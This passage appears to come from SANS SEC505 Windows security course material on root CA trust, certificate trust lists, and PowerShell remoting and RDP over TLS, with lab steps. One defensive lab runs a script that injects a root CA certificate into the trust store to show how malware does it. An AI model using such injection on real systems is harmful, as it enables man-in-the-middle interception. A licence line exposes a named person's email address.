Additional CA certificates can be added to the Trusted Root container using Group Policy. Each site, domain, and OU could have different trusted CAs added, depending on security requirements. Computers can have additional root CAs added, but not users, when using Group Policy. CTLs should be enabled for per-user configuration of trusted CAs instead.

Try It Now!

To add CA certificates to the "Trusted Root Certification Authorities" container, open the GPO for the site, domain, or OU desired > Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies > right-click on Trusted Root Certification Authorities > All Tasks > Import. You must have an exported copy of the CA's certificate.

Deleting trusted CA certificates is more difficult. There is no option to delete CA certificates with Group Policy except to write custom scripts. CA certificates can be deleted, i.e., no longer trusted, with the Certificates snap-in, but this manual method does not scale beyond a handful of systems. However, you can script the removal of unwanted certificates and push such scripts out through Group Policy. See KB293781 for a list of root CA certificates that should not be removed though.

Important! It is possible to import a CA certificate directly into the registry with REGEDIT.EXE and add that certificate to the Trusted Root CA Store. It is easy for malware running with administrative privileges to install fake root CAs.


Windows Updates Your List of Trusted Roots Automatically

If a Vista or later user receives a certificate that was issued by a CA that is not currently trusted, such as when the user is browsing a website using SSL, then, by default, the computer will connect to Microsoft's Windows Update website and check to see if that CA has been added to Microsoft's list of trusted CAs (KB931125). If it has been added, then the user's computer will automatically download that CA's root certificate using HTTP on TCP/80 and add it to the local Trusted Root Certification Authorities store. This will make the computer—and the user's applications—trust the certificate received and its CA. The user sees nothing, there are no prompts, the process is invisible.

When new trusted root CA certificates are added or removed, a variety of events are added to the Application event log with a source property of CAPI2 (filter on Source = CAPI2), such as event ID numbers 4097, 4100, 4107, 4108, 4109, 4111, and 4112 for both successful and failed update actions. Sometimes certificates are added to the disallowed list too, such as when the private key of the CA has been compromised. At the time of this writing, there are hundreds of trusted CAs on Microsoft's list.

For Windows XP, there is an optional "Update Root Certificates" component that can be downloaded (KB931125) to update root CAs too. To check if it is currently installed, or to remove it if you don't want it, open the Control Panel in Windows XP > Add/Remove

Programs > Windows Components > verify or uncheck the "Update Root Certificates" component.



Do you really want to trust hundreds of Microsoft-managed CAs? The good thing about letting Microsoft manage the list is that bad CAs will be disallowed quickly without requiring user training or intervention. Also, as popular CAs fade over time and new issuers grow, then new CA certificates can be added without each company having to do all of its own validation and research into each new proposed CA since Microsoft has its own validation program. Microsoft is motivated to validate new CAs before adding them to the list because of the embarrassment that would come from making a mistake. In general, the benefits are similar to the "walled garden" of the Apple App Store and the Microsoft Windows Store, except that you can always explicitly disallow any non-Microsoft root CA you wish even if it's on Microsoft's list of trustworthy CAs. On the other hand, we are allowing Microsoft to manage an extremely important security setting on our machines, and Microsoft could get hacked or make a mistake about who to trust.

In the end, your organization will have to decide whether to outsource most of the root CA list management to Microsoft (the default) or to do it all yourself. As a practical matter, 99% of organizations will simply not devote the time to doing root CA management properly, resulting in mistakes and user complaints about SSL and S/MIME error messages. If you're not sure, leave it at the default, but be prepared to push out additional CA certificates through Group Policy and to disallow CAs in an emergency using a CTL (see below).

To turn off root CA updates through Group Policy, open the GPO > Computer Configuration > Policies > Administrative Templates > System > Internet Communication Management > Internet Communication Settings > Turn off Automatic Certificate Root Update.

The "Enterprise Trust" Container and CTLs

A user's or computer's Certificate Store also contains an Enterprise Trust container that can hold zero or more Certificate Trust Lists (CTLs). A CTL specifies a CA certificate

that should be trusted *and the purposes* for which its issued certificates may be used. By default, the Enterprise Trust container is empty. New CTLs can be added to the Enterprise Trust container for users or computers with Group Policy. Edit the CTL to remove previously CTL-trusted CAs.

In order to create a CTL, an administrator must have a certificate that supports the CTL Signing purpose. The Administrator certificate template includes this purpose.

Try It Now!

To trust a CA using a CTL, open the desired site, domain, or OU Group Policy Object. The CTL can be added to either the user's or the computer's configuration. In either case, open Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies > right-click Enterprise Trust > New > Certificate Trust List. This will launch a Wizard to complete the operation. (You can also import a CTL by selecting All Tasks > Import instead.) The Wizard will ask you how long the CTL should remain valid and the permitted purpose(s) of the CA certificates added.

Note: The CTLs assigned to users are not shared with services or the computer account. CTLs assigned to the computer are shared with users, services, and the computer account. A user's applications can trust additional CAs than the user's computer or services, but any CA trusted by the computer will also be trusted by the user.

CA Certificate Purposes

As mentioned just above, a CTL is also used to control the purposes for which the certificates issued by the CA can be used. For example, you might trust the certificates from a certain CA only for the sake of IPsec and timestamping, but nothing else. This gives the PKI administrator a more fine-grained control over how foreign certificates will be trusted.

These acceptable purposes are assigned when the CTL is first created. They can be edited in the CTL in Group Policy later if desired by right-clicking the CTL in the Group Policy Object > All Tasks > Edit.


A user can also modify acceptable purposes of certificates issued from a CA on their own systems.

Certificate Path Validation Settings (2008/Vista and Later)

With the domain functionality level at Server 2008 or better, and with Vista or later clients, you can specify additional settings to more tightly and flexibly control certificate validation behavior in the client. On a Server 2008 or later domain controller, you can find these settings in a GPO by navigating to Computer Configuration > Policies > Windows Settings > Security Settings > Public Key Policies > properties of "Certificate Path Validation Settings". Here you can control such things as:

- Whether users can choose which new root CAs to trust.
- Whether users can trust other user certificates for email or user auth.

- Whether computers will trust third-party CAs at all.
- Which user groups can choose to trust code signing certificates.
- Whether Microsoft can update the list of third-party trusted CAs.
- CRL vs. OCSP preferences and time outs.



These settings allow you to more precisely control under what circumstances users may choose to trust a certificate or CA. If you allow users to do anything, it's too much. If users cannot make any choices, there will be complaints and problems. Hopefully, a middle ground can be reached that satisfies security requirements, user preferences, and the needs of the overworked help desk.

Danger

Because a computer's list of trusted root CAs is so important, it also makes it an attractive target for hackers and malware. If a victim machine can be tricked into trusting a fake Microsoft or Verisign code signing or SSL certificate, it opens up the door for man-in-the-middle attacks and other spoofing threats. If a computer is infected with malware running with elevated privileges, the malware can inject a fake root CA certificate. Hence, it's important to periodically audit the root CAs trusted by computers in the organization, especially all the client devices.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will examine your trusted root CAs and delete an unwanted CA.

Audit Trusted Root CA List

Please switch to the C:\SANS\Day5\AuditRootCAs folder:

```
cd C:\SANS\Day5\AuditRootCAs
```

See the README.txt file, which provides some suggestions on where to obtain hash lists of trustworthy root CA certificates, such as from Microsoft, Google, or Apple. You don't have to read the whole file—it's mainly for reference:

```
notepad .\README.txt
```

Use a script to search for root CA certificates trusted by the user or computer, but which are not on the reference list of trustworthy certificates (the X's in the example represent the timestamp in the filename, which will be different on your computer, not X's):

Note: The following is one command that wraps to three lines.

```
.\Audit-TrustedRootCA.ps1 -PathToReferenceList  
.\Microsoft-Trusted-Root-CA-Certs-XX.XXX.XXXX.txt  
-OutputPath $PWD
```

In real life, the output path would be a shared folder writable by all hosts on the network, but this example just uses the present working directory. (\$PWD is a built-in variable that represents the path to the current folder). The output is a file with a name similar to "ComputerName+Administrator+635574443418152132.csv", which includes the name of the local computer, the name of the user that ran the script, and a timestamp number to indicate when the file was created (useful for sorting too).

Look for a file named after your computer in the present directory and open it:

```
dir
ise CONTROLLER+Administrator+ticksnumber.csv
```

If the file is nearly empty, it means all of the root CAs trusted by the computer are on the list of trustworthy CAs. If the file contains any root CA names and hashes, it means these trusted root CAs are not on the list of trustworthy CAs.

In real life, the script would be configured as a logon script or scheduled job through Group Policy, with the output saved to a Distributed File System (DFS) shared folder. When you review the folder, look for files with a size greater than zero.

Close any script tabs in the ISE editor.

Remove Unwanted Certificates

Please go back up to the C:\SANS\Day5 folder:

```
cd C:\SANS\Day5
```

Run the following VBScript script to add the Belgacom certificate as a trusted CA:

```
cscript.exe .\Inject_Root_CA_Cert.vbs
```

In your MMC console for today's course, go to the "Certificates - Current User" snap-in and navigate down to the "Trusted Root Certification Authorities" certificates container. Notice that you have a trusted root CA named "Belgacom E-Trust Primary CA" (you may need to refresh the list to see it).

Double-click the Belgacom certificate > Details tab > see the Thumbprint field at the bottom. This field shows a hash of the certificate. Click OK to close.

In PowerShell, run the following script to delete the Belgacom root CA certificate:

```
.\Remove-TrustedRootCA.ps1
```

Back in the MMC console, right-click the "Trusted Root Certification Authorities" certificates container > Refresh. Notice that the Belgacom certificate is gone.

View the source code of the script and see the \$BadCerts variable, which contains a list of all the hashes of the CA certificates the script should delete:

```
ise .\Remove-TrustedRootCA.ps1
```

In real life, the \$BadCerts variable would be edited, perhaps after discovering fake CA certificates injected by malware in your environment, and the script would be pushed out through Group Policy as a startup script or scheduled task running as System.

How easy would it be for malware to inject a fake root CA certificate?

Run the following VBScript script to add the Belgacom certificate back again:

```
cscript.exe .\Inject_Root_CA_Cert.vbs
```

It's very common for document or browser malware to include VBScript, JavaScript, PowerShell, or Office Macros, all of which could inject fake root CA certificates. The code in this VBScript would be simple for any malware author to write.

Close any open script editing tabs in PowerShell ISE.

PowerShell Remoting over TLS

Use GPO auto-enrollment to deploy one certificate on each computer that supports both TLS and IPsec.

```
Invoke-Command -ComputerName member.testing.local  
-FilePath .\Enable-RemotingTLS.ps1
```

```
Enter-PSSession member.testing.local -UseSSL
```

SANS

SEC505 | Securing Windows

PowerShell Remoting over TLS

PowerShell remoting is used for remote command execution, remote interactive shells, and file copy over the network. Remoting traffic can be encrypted with IPsec, Secure Shell (SSH), or Transport Layer Security (TLS)—the same TLS used by web servers.

The protocol stack for PowerShell remoting looks like this:

PowerShell Remoting Protocol Stack
PowerShell Remoting Protocol (MS-PSRP)
Web Services for Management (WSMan)
Simple Object Access Protocol (SOAP)
HTTP or HTTPS
TCP
IP

In the stack above, it's at the HTTP layer where TLS encryption can be applied. TLS also provides authentication of the target server's certificate even before any user authentication begins. Optionally, the user can be authenticated with her certificate as well, and hopefully the private key for a user's certificate will be protected by a smart token, smart card, or Trusted Platform Module (TPM) chip.

WSMan remoting without TLS uses TCP port 5985 by default, and TCP port 5986 with TLS encryption. PowerShell remoting servers directly exposed to the internet should use TLS, SSH, and/or IPsec. Perimeter and host-based firewalls should tightly regulate inbound and outbound TLS, SSH, and IPsec traffic.

WSMan is a vendor-neutral, open, ISO protocol defined by the Distributed Management Task Force (DMTF). The specifications are at <http://www.dmtf.org/standards/wsman>. Strictly speaking, you don't need PowerShell to remote into the WinRM service.

The Windows Remote Management service (WinRM) uses the HTTP.SYS driver to accept inbound TCP connections on ports 5985 (HTTP) and 5986 (HTTPS) by default to implement the WSMan protocol. When remoting is enabled, you'll have one or more "listeners" for WinRM in order to accept inbound WSMan connections. These listeners are actually sets of HTTP.SYS configuration settings; they are conceptually similar to protocol stack bindings.

Note: It is possible to use WinRM on TCP ports 80 and 443, such as for backward compatibility, but this is not recommended.

WinRM configuration settings can be seen and edited in the WSMan:\ drive, assuming that the WinRM service is running.

For example, to show your current WinRM listeners:

```
dir WSMan:\localhost\Listener\
```

To list the current, global WinRM service settings:

```
dir WSMan:\localhost\Service\
```

For example, to list the current WinRM authentication methods supported:

```
dir WSMan:\localhost\Service\Auth\
```

By default, only Kerberos and Negotiate methods are enabled. "Negotiate" refers to an authentication package that allows only Kerberos and NTLM.

To see which group(s) currently have inbound remoting permission, we need to convert the Security Descriptor Definition Language (SDDL) string defining that permission to something more humanly readable:

```
$SddlString = dir WSMan:\localhost\Service\RootSDDL |  
Select -ExpandProperty Value  
  
ConvertFrom-SddlString -SDDL $SddlString
```

To see which ports the WinRM service is listening on (TCP 5985 and 5986):

```
dir WSMan:\localhost\Service\DefaultPorts
```


The WinRM service also listens on TCP port 47001, but WS-Management requests to this port will be rejected if they do not come from the local machine; nonetheless, it's best to confirm that your firewall does not allow network access to this port anyway.

The WS-Management listener settings are found in the registry under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMan\Listener\. Because the HTTP.SYS driver is used to handle the connections, it may be useful to examine its configuration too: HKLM\SYSTEM\CurrentControlSet\services\HTTP\Parameters\.

Certificate Requirements

The TLS certificate installed on the PowerShell remoting target must have the "Server Authentication" Enhanced Key Usage (EKU) included as an application policy in the certificate template used on the enterprise CA to create the certificate. This EKU has an OID number of 1.3.6.1.5.5.7.3.1. Some of the certificate templates that include this are Web Server, Kerberos Authentication, Domain Controller Authentication, Domain Controller, and Computer; however, it's usually better to create a custom template instead.

PowerShell remoting over TLS is not the only service or protocol that can use certificates. Remote Desktop Protocol (RDP) and IPsec both can use certificates too. As long as we are going to install a computer certificate, we might as well ensure that the certificate we are installing can be used for a wide variety of computer authentication purposes.

An IPsec computer certificate, for example, should have the following characteristics for the widest possible cross-platform compatibility, including Linux and Cisco:

Extensions Tab: Application Policies:

- Client Authentication (1.3.6.1.5.5.7.3.2)
- Server Authentication (1.3.6.1.5.5.7.3.1)
- IP security end system (1.3.6.1.5.5.7.3.5)
- IP security IKE intermediate (1.3.6.1.5.5.8.2.2)

Extensions Tab: Key Usage:

- Digital signature
- Allow key exchange only with key encryption (key encipherment)

Subject Name Tab: Build from this Active Directory information:

- Subject name format: Common Name
- Alternate Subject Name: DNS name (checkbox)

These settings are defined in the certificate template in Active Directory used by your Enterprise CA. Fortunately, the above settings are compatible with PowerShell remoting over TLS, RDP over TLS, and probably most other services and protocols you might use with TLS in the future too. It will simplify management and troubleshooting if we can stick with just one computer certificate that is used for all the authentication needs of the

computer. Ideally, there would be a separate certificate for each service/protocol, but this is too difficult to manage in large environments.

Note: IPsec client-side validation of the server certificate cannot be disabled; hence, make sure your OCSP web servers and domain controllers are accessible (domain controllers offer CRL files over LDAP). If you make a change to your IPsec certificate and new connections fail, try restarting the IKEEXT service. The IKEEXT service implements both IKEv1 AuthIP and IKEv2.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS


SEC505 | Securing Windows

On Your Computer

In this lab, you will create a template for TLS, RDP, and IPsec computer certificates.

Duplicate the Computer Template

If you have not already done so, please add the Certificate Templates snap-in to your MMC console (or make a new console with MMC.EXE).



Note: In the following steps, do not click OK or Apply to save any changes to the template as a whole until the very end.

In your list of Certificate Templates, right-click on the "Computer" template > Duplicate Template. This will show the property sheet of the new template.


On the **Compatibility** tab, pull down the menu of Certification Authority operating system versions > select Windows Server 2016 > OK.

Note: This means all your CAs are Server 2016 or later, not just 2016.

On the **Compatibility** tab, pull down the menu of Certificate Recipient operating system versions > select Windows 10/Windows Server 2016 > OK.

On the **General** tab, change the display name of the template to "MachineAuth" (no quotes), which will also automatically change the regular name to match.


On the **Cryptography** tab, at the top of the tab, pull down the Provider Category menu > select Key Storage Provider.




On the **Extensions** tab, select Application Policies > Edit button > Add button > hold down the Ctrl key on your keyboard to click on/highlight and add the following:

- IP security end system
- IP security IKE intermediate

Hence, as shown in the screenshot above, you should have four application policies now: Client Authentication, IP security end system, IP security IKE intermediate, and Server Authentication.



On the **Subject Name** tab, pull down the menu in the middle and select "Common name" for the subject name format. (Leave the "DNS name" box checked.)




On the **Security** tab, there are two changes to make. **First**, select the Domain Computers group > check the boxes to allow Read, Enroll, and Autoenroll. **Second**, click the Add button and add the Domain Controllers group > check the boxes to allow Read, Enroll, and Autoenroll. Both groups require the same permissions.

Now click OK at the bottom to save the changes to the template as a whole. You should see your new template named "MachineAuth" in your list of templates.

Load the MachineAuth Template into Your CA

If you have not already done so, add the Certification Authority MMC snap-in.

In the Certification Authority snap-in, expand down the list of yellow containers underneath your CA server.



Right-click the yellow "Certificate Templates" container > New > Certificate Template to Issue > select the MachineAuth template > OK.

You should see the MachineAuth template included now in the list of Certificate Templates. If a template is included in this list, that template is available for use by this CA.

Group Policy Auto-Enrollment

Group Policy auto-enrollment has already been enabled in an earlier lab.

Note: If there are auto-enrollment problems, you can always use the Certificates (Local Computer) MMC snap-in to manually request a MachineAuth certificate. Make sure to use the correct snap-in: local computer, not current user.

There is another way to trigger certificate auto-enrollment: it's by running the scheduled tasks for it. The Start-CertificateAutoEnrollment.ps1 script does not refresh Group Policy; instead, it uses WMI to trigger the scheduled tasks for certificate auto-enrollment to run immediately.

Switch to the C:\SANS\Day5 folder:

```
cd C:\SANS\Day5
```

Trigger the scheduled tasks immediately for certificate auto-enrollment on the local VM and also on the Server Core member server VM:

```
.\Start-CertificateAutoEnrollment.ps1  
.\Start-CertificateAutoEnrollment.ps1 -ComputerName member
```

After a few seconds, a certificate from the MachineAuth template should appear in the Certificates (**Local Computer**) MMC snap-in. You may have to right-click Personal there and select Refresh. (Make sure to use the correct snap-in: *Local Computer*, not current user.)

Configure Remoting for TLS

The WinRM service stores its configuration settings in the WSMAN:\ drive, which is similar to a RAM drive that contains only WinRM service registry-like settings.

Note: You have tab completion in the WSMAN:\ drive too.

Display global WSMAN protocol settings for the WinRM service:

```
dir WSMAN:\localhost\Service
```

Notice in the output that "AllowUnencrypted" is set to False. Even when not using TLS, WSMAN traffic is still encrypted using its own built-in encryption scheme.

Display the authentication methods currently supported:

```
dir WSMAN:\localhost\Service\Auth
```

If you ever enable Basic (plaintext) authentication, make sure to use TLS or IPsec!

Display current HTTP and HTTPS settings for listening on TCP ports 5985 and 5986:

```
dir WSMAN:\localhost\Listener
```

Currently, there is no "Transport=HTTPS" listener because a TLS certificate has not been added to the configuration settings here. Your VM is not actually listening on TCP port 5986 yet.

Configuring the HTTPS transport settings by hand is painful and prone to error. You have a script that will do this for you on both local and remote machines. The script automatically selects a TLS certificate with the "Server Authentication" usage and then configures the WinRM service to use it (technically, it configures the HTTP.SYS driver for the benefit of the WinRM service). If there are multiple compatible certificates, the script uses the one with the longest time before expiration. (You can also run the script with the -RunInteractively switch to be prompted to select which certificate to use. The -ClearCurrentSettings switch turns off HTTPS support for WinRM.)

Configure the HTTPS certificate on both the local VM and the Server Core member VM:


```
.\Enable-RemotingTLS.ps1
```

```
Invoke-Command -ComputerName member -FilePath  
.\Enable-RemotingTLS.ps1
```

The script outputs a hashtable. The "Success" key should be set to "True" if it worked. It also displays the fully qualified domain name (FQDN) that should be used to connect to the remote machine. The FQDN must match the name in the TLS certificate.

Note: If the script fails to configure the HTTPS settings, it is most likely because the VM does not yet have a certificate from the MachineAuth template created earlier in this lab. Refresh Group Policy or install a MachineAuth certificate manually using the 'Certificates (Local Computer)' MMC snap-in. The instructor is also available to help.

You now have an HTTPS "listener" listening on TCP port 5986:

```
dir WSMAN:\localhost\Listener  
  
Get-NetTCPConnection -State Listen -LocalPort 5986
```

Remote into the Server Core member VM using TLS (even though it says "-UseSSL"):

```
Enter-PSSession -ComputerName member.testing.local -UseSSL  
  
exit
```

Cool! Can you use TLS over the internet? Sure! If you don't want to use Group Policy auto-enrollment, you could run a few scripts to 1) install a MachineAuth certificate, 2) configure remoting to use that certificate, 3) configure firewall rules to block TCP/5985 and only allow TCP/5986. You could also allow TCP/22 for SSH or UDP/500/4500 and ESP for IPsec (or all three).


The MachineAuth certificate can be used for multiple purposes too, including RDP.

Remote Desktop Protocol over TLS

RDP is vulnerable to Man in the Middle attacks.

TLS authenticates the server and strongly encrypts the RDP data.

Use the same machine certificate for remoting.



SANS

SEC505 | Securing Windows

Remote Desktop Protocol over TLS

Remote Desktop Protocol (RDP) is a favorite target for hackers because it is vulnerable to Man in the Middle (MitM) attacks and is sometimes misconfigured to use weak encryption. To mitigate both problems, we can use IPsec or TLS. RDP-over-TLS authenticates the RDP server via its certificate and can strongly encrypt all the RDP traffic. SSH port forwarding can also address these problems, but the setup is more difficult for both users and administrators.

The same TLS certificate used for PowerShell remoting can also be used for RDP.

Automatic vs. Explicit Certificate Selection

When configuring RDP-over-TLS on a server, the TLS certificate to be used can sometimes be selected explicitly with some graphical or command line management tool (these details are up to the vendor) or Windows can be allowed to choose the certificate automatically. For vanilla remote administration of Windows using RDP, the default is to allow Windows to choose the certificate automatically. It is possible to modify the registry to choose the certificate hash manually, but this does not scale well in an enterprise as TLS certificates are renewed or replaced. If a certificate is manually selected, then the automatic selection process will not modify it.

For automatic certificate selection, there are various scenarios to consider:

- If no certificate template name is specified through Group Policy or manually in the registry, Windows will create and use a self-signed certificate. (Self-signed certificates do not prevent MitM attacks.)

